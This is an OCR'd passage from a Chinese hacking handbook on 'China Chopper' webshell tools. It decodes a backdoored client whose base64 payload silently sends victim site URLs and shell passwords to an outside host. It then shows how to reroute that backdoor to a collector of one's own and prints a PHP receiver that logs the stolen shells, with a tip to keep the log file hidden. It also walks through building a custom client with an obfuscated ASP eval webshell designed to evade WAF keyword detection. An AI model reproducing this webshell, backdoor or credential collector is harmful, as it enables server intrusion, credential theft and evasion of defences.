


3.3、webshell 管理工具


3.3.1、中国菜刀

中国菜刀叱咤风云这么多年，可谓家族强大，各种带后门的、带 bug 的不一而足





红版菜刀



3.3.1.1、附菜刀箱子制作

至于菜刀是不是有后门，可以借助工具 burp 或者 fiddler

具体参考： http://sb.f4ck.org/thread-20113-1-1.html

https://forum.90sec.org/forum.php?mod=viewthread&tid=8178

我们用 fiddler 去抓取一下传输的数据包

```
seay=%24_%3Dstrrev%28edoced_46esab%29%3B%40eval%28%24_%28%24_POST%5Bz0%5D%29%29%3B&z0=QGV2YWwo
YmFzZTY0X2RlY29kZSgnYVdZb0pGOURUMDlMU1VWYkoweDVhMlVuWFNFOU1TbDdjMlYwWTI5dmEybGxLQ2RNZVd0bEp5d3
hLVHRBWm1sc1pTZ25hSFIwY0RvdkwzZDNkeTVuYjI5a1pHOW5MbWx1TDBGd2FTNXdhSEEvVlhKc1BTY3VKRjlUUlZKV1JW
SmJKMGhVVkZCZlNFOVRWQ2RkTGlSZlUwVlNWa1ZTV3lkU1JWRlZSVk5VWDFWU1NTZGRMaWNtVUdGemN6MG5MbXRsZVNna1
```

```
gxQlBVMVFwS1R0OScpKTtAaW5pX3NldCgiZGlzcGxheV9lcnJvcnMiLCIwIik7QHNldF90aW1lX2xpbWl0KDApO0BzZXRf
bWFnaWNfcXVvdGVzX3J1bnRpbWUoMCk7ZWNobygiLT58Iik7OyREPWJhc2U2NF9kZWNvZGUoJF9QT1NUWyJ6MSJdKTskRj
1Ab3BlbmRpcigkRCk7aWYoJEY9PU5VTEwpe2VjaG8oIkVSUk9SOi8vIFBhdGggTm90IEZvdW5kIE9yIE5vIFBlcm1pc3Np
b24hIik7fWVsc2V7JE09TlVMTDskTD1OVUxMO3doaWxlKCROPUByZWFkZGlyKCRGKSl7JFA9JEQuIi8iLiROOyRUPUBkYX
RlKCJZLW0tZCBIOmk6cyIsQGZpbGVtdGltZSgkUCkpO0AkRT1zdWJzdHIoYmFzZV9jb252ZXJ0KEBmaWxlcGVybXMoJFAp
LDEwLDgpLC00KTskUj0iXHQiLiRULiJcdCIuQGZpbGVzaXplKCRQKS4iXHQiLiRFLiIKIjtpZihAaXNfZGlyKCRQKSkkTS
49JE4uIi8iLiRSO2Vsc2UgJEwuPSROLiRSO31lY2hvICRNLiRMO0BjbG9zZWRpcigkRik7fTtlY2hvKCJ8PC0iKTtkaWUo
KTs%3D&z1=TzpcXHhhbXBwc1xcaHRkb2NzXFw%3D
```

然后对这段代码进行解码

第一次解码之后

```
seay=$_=strrev(edoced_46esab);@eval($_($_POST[z0]));&z0=@eval(base64_decode('aWYoJF9DT09LSUVbJ
0x5a2UnXSE9MSl7c2V0Y29va2llKCdMeWtlJywxKTtAZmlsZSgnaHR0cDovL3d3dy5nb29kZG9nLmluL0FwaS5waHA/VXJ
sPScuJF9TRVJWRVJbJ0hUVFBfSE9TVCddLiRfU0VSVkVSWydSRVFVRVNUX1VSSSddLicmUGFzcz0nLmtleSgkX1BPU1QpK
Tt9'));@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("->
|");;$D=base64_decode($_POST["z1"]);$F=@opendir($D);if($F==NULL){echo("ERROR:// Path Not Found
 Or No Permission!");}else{$M=NULL;$L=NULL;while($N=@readdir($F)){$P=$D."/".$N;$T=@date("Y-m-d
 H:i:s",@filemtime($P));@$E=substr(base_convert(@fileperms($P),10,8),-4);$R="\t".$T."\t".@file
size($P)."\t".$E."
```

关键位置代码

```
";if(@is_dir($P))$M.=$N."/".$R;else $L.=$N.$R;}echo $M.$L;@closedir($F);};echo("|<-");die();=&z1=O:\\xa
mpps\\htdocs\\7
```

我们看到还有一个 base64 编码。这个编码里面就有后门。

第二次完整解码之后是。

后门地址出来了。

```
http://www.gooddog.in/Api.php?Url='.$_SERVER['HTTP_HOST'].$_SERVER['REQUEST_URI'].'&Pass='.key
($_POST
```

修改很简单的。

用 c32A 查找。第一次解码的时候得出来的 base64 编码

```
aWYoJF9DT09LSUVbJ0x5a2UnXSE9MSl7c2V0Y29va2llKCdMeWtlJywxKTtAZmlsZSgnaHR0cDovL3d3dy5nb29kZG9nLm
luL0FwaS5waHA/VXJsPScuJF9TRVJWRVJbJ0hUVFBfSE9TVCddLiRfU0VSVkVSWydSRVFVRVNUX1VSSSddLicmUGFzcz0n
LmtleSgkX1BPU1QpKTt9
```

找到之后。我们解码得到：

```
if($_COOKIE['Lyke']!=1){setcookie('Lyke',1);@file('http://www.gooddog.in/Api.php?Url='.$_SERVE
R['HTTP_HOST'].$_SERVER['REQUEST_URI'].'&Pass='.key($_POST));}
```

我们修改地址 http://www.gooddog.in/ 修改为 http://127.0.0.1//////再次编码。 这样就好了。

我讲解一下为什么我要在后面加呐么多的杠杠杠杠。 因为要符合原来的编码长度。 原来的编码加密后是100 位。你修改的也要 100 位。不然会出错。

本次想说的是修改为自己的后门菜刀。

那好。把接收端放出来。


```
<?php

$filename = 'shell.txt';

$word = "URL:".$_GET['Url']."---Pass:".$_GET['Pass']." \r\n";

$fh = fopen($filename, "a");

echo fwrite($fh, $word);

fclose($fh);

?>
```

保存为 API.php 即可。每次被请求。都会把 shell 生成在 shell.txt 这个文件里面。这个名字自己修改。避免被挖掘。


箱子下载：

```
箱子是不是有问题，你们自己去看吧

http://pan.baidu.com/wap/link?uk=3761580009&shareid=2014217657&third=0

http://pan.baidu.com/wap/link?uk=2485835334&shareid=523223813&third=0

http://pan.baidu.com/wap/link?shareid=1700126883&uk=1647633935&third=0&dir=%2F%E6%B8%97%E9%80%8F&page=4

http://pan.baidu.com/s/1ntDleFv
```

Hatchet



这个版本的菜刀网站爬行能力不错



3.3.1.2、菜刀导入和导出工具

3.3.1.3、自己打造一把“菜刀“

参考：http://zone.wooyun.org/content/8137

很久很久以前，我在管理服务器的时候总喜欢放个一句话，然后菜刀连之，管理网站又方 便又简单。

后来 X 客、X 客、X 客…… 也使用同样的方法“管理”网站和服务器。网站木马的查杀遇到 了不少困难，各种隐藏、编码。

再后来研究攻击的同学都改行做防御了，于是狗、神、盾…… 出现并且普及了。为了方便 我也在服务器上装了 X 狗，虽然起到了一定的作用，但是菜刀也就没法用了。用 OD 修改了菜刀 但用了不长时间又不能用了（想必用此方法的坏同学不少），多次修改后发现关键代码都写到 服务端了。这其间给自己带来了不少麻烦，于是决定研究一下菜刀和 X 狗（神、盾没研究过， 原理应该相近）；于是就有了这篇文章，方便遇到同样问题的网管朋友解决问题。

本文没什么技术，也没有什么水平，仅供消遣大牛勿喷。

下面开始我们的自写菜刀之旅吧……

工具：任意一面向对象的编程语言（我用的是 VB）

原版菜刀（不好意思了，为了加快打造进程，拿来截一下数据，拿来主义……）

WinSock Expert（任意可截数据包的工具都行，不一定非要这个）

ASP+.NET+PHP 运行环境（至于 JSP、CFM 等，自己发挥吧）


(BurpSuite-Repeater)/(WinSock Expert-NC)/(Firefox-Hackbar)（可以 Post 数据的都行，方便调试的）

SQL（这个是必须的，至少要懂 ACCESS）

步骤：

Step1：（VB）新建窗体，在窗体上画好控件。要用到的控件有 SSTab、ListView、TextBox、TreeView、PictureBox、CommonDialog、ComboBox、StatusBar、CommandButton、Inet、ImageList、Label、Adodc、RichTextBox、Timer。

1、主窗体布局




2、文件管理窗体布局

3、数据库管理窗体布局

4、文件编辑窗体布局

5、虚拟终端窗体布局



Step2：截取原版菜刀和服务端的往来数据包加以分析

原菜刀 Post 的数据(ASP)如下：

其中有 N 多 WAF 检查的关健字，我的目标是让 Post 的数据中不存在任何关健字。

原菜刀 Post 到服务端的数据经解码后如下(我使用的服务端是<%eval request("z")%>)：

```
z=Execute("Execute(""On+Error+Resume+Next:Function+bd(byVal+s):For+i=1+To+Len(s)+Step+2:c=Mid
(s,i,2):If+IsNumeric(Mid(s,i,1))+Then:Execute(""""bd=bd&chr(&H""""&c&"""")""""):Else:Execute("
""""bd=bd&chr(&H""""&c&Mid(s,i+2,2)&"""")""""):i=i+2:End+If""&chr(10)&""Next:End+Function:Respo
nse.Write(""""->|""""):Execute(""""On+Error+Resume+Next:""""&bd(""""44696D20533A533D5365727665
722E4D617070617468282222E22929663687228393293A53455420433D4372656174654F626A656374282253637269707
74696E672E46696C6553797374656D4F626A65637422293A4966204572722205468656E3A4572722E436C6561723A45
```

```
6C73653A466F722045616368204420696E20432E4472697665733A533D5326442E44726976654C6574746572266368
72283538293A4E6578743A456E642049663A526573706F6E73652E5772697465285329""")):Response.Write(""
""|<-"""):Response.End"")")
```


多次思量之后我决定将 bd(Str)这个函数写进服务端，经过改进后服务端代码如下：

```
<%
Function MorfiCoder(Code)
  MorfiCoder=Replace(Replace(StrReverse(Code),"/*/",""""),"\*\",vbCrlf)
End Function
Function bd(ByVal s)
For i = 1 To Len(s) Step 2
c = Mid(s, i, 2)
If IsNumeric(Mid(s, i, 1)) Then
    bd = bd & Chr("&H" & c)
Else
    bd = bd & Chr("&H" & c & Mid(s, i + 2, 2))
i = i + 2
End If
Next
End Function
ExecuteGlobal MorfiCoder("""")/*/z/*/(tseuqer(db(redoCifroM( etucexe")
%>
```

客户端的 Post 的代码如下：

```
Post("z=" & be(DeMorfiCoder(Data)))————————伪代码
```

be(str)为 bd(str)的编码函数；
DeMorfiCoder(str)为 MorfiCoder(str)的编码函数；
其实 MorfiCoder(Code)和 bd(ByVal s)用一个就可达到满意的效果了，我使用两个只是画蛇添足而已。另外也不仅仅只限这两个函数，只要可以编码字符串并可写出解码还原的函数都可以(注意传输过程中的转义等等)。
至此只剩下服务端一个关键字，而且在 Post 的数据中也不再有任何关键字了(原菜刀的 z0、z1 等也可以通过更改 Post 数据来替换)。



Step3:接收返回数据，进行字串处理

原版菜刀返回数据的格式(Readme.txt 中也有)：

```
->|c:\inetpub\wwwroot C:D:E:F:G:H:I:J:K:|<-
```

我并没有采用这种格式，我是将返回的数据前加一段字符串以区分获取目录、读写文件等不同的操作。

我使用的格式是：

```
Step1{||}c:\inetpub\wwwroot{||}C:\D:\E:\F:\G:\H:\I:\J:\K:\{||}
```

StepX 用于区分不同的操作，之后将字符串以{||}分割存入数组以进行下一步操作。


在获得返回数据并具存入数组后，就可以开始 TreeView 和 ListView 等事件的编写了。这些都依照原版菜刀，在这个过程中我也加入了菜刀不具有的功能，比如查询主机的地理位置、更改文件属性等。

最终效果：

1、客户端列表


2、文件列表

3、数据库管理




4、文件编辑

5、虚拟终端



不知道现在的 WAF 有没有拦截返回数据的，我使用的菜刀只对数据进行了单向编码；如果返回数据中也有敏感字符的话，是不是也会被拦呢…… 那时返回数据也得进行编码了，客户端接收到数据后再解码还原。至于服务端代码，除非完全杀了 Eval、Execute、ExecuteGlobal、assert、include……否则是不能赶尽杀绝的（最根本的方案是厂商在 Web 容器中检测危险代码，容器环境中的检测均会出现 N 多绕过——我的愚见）。

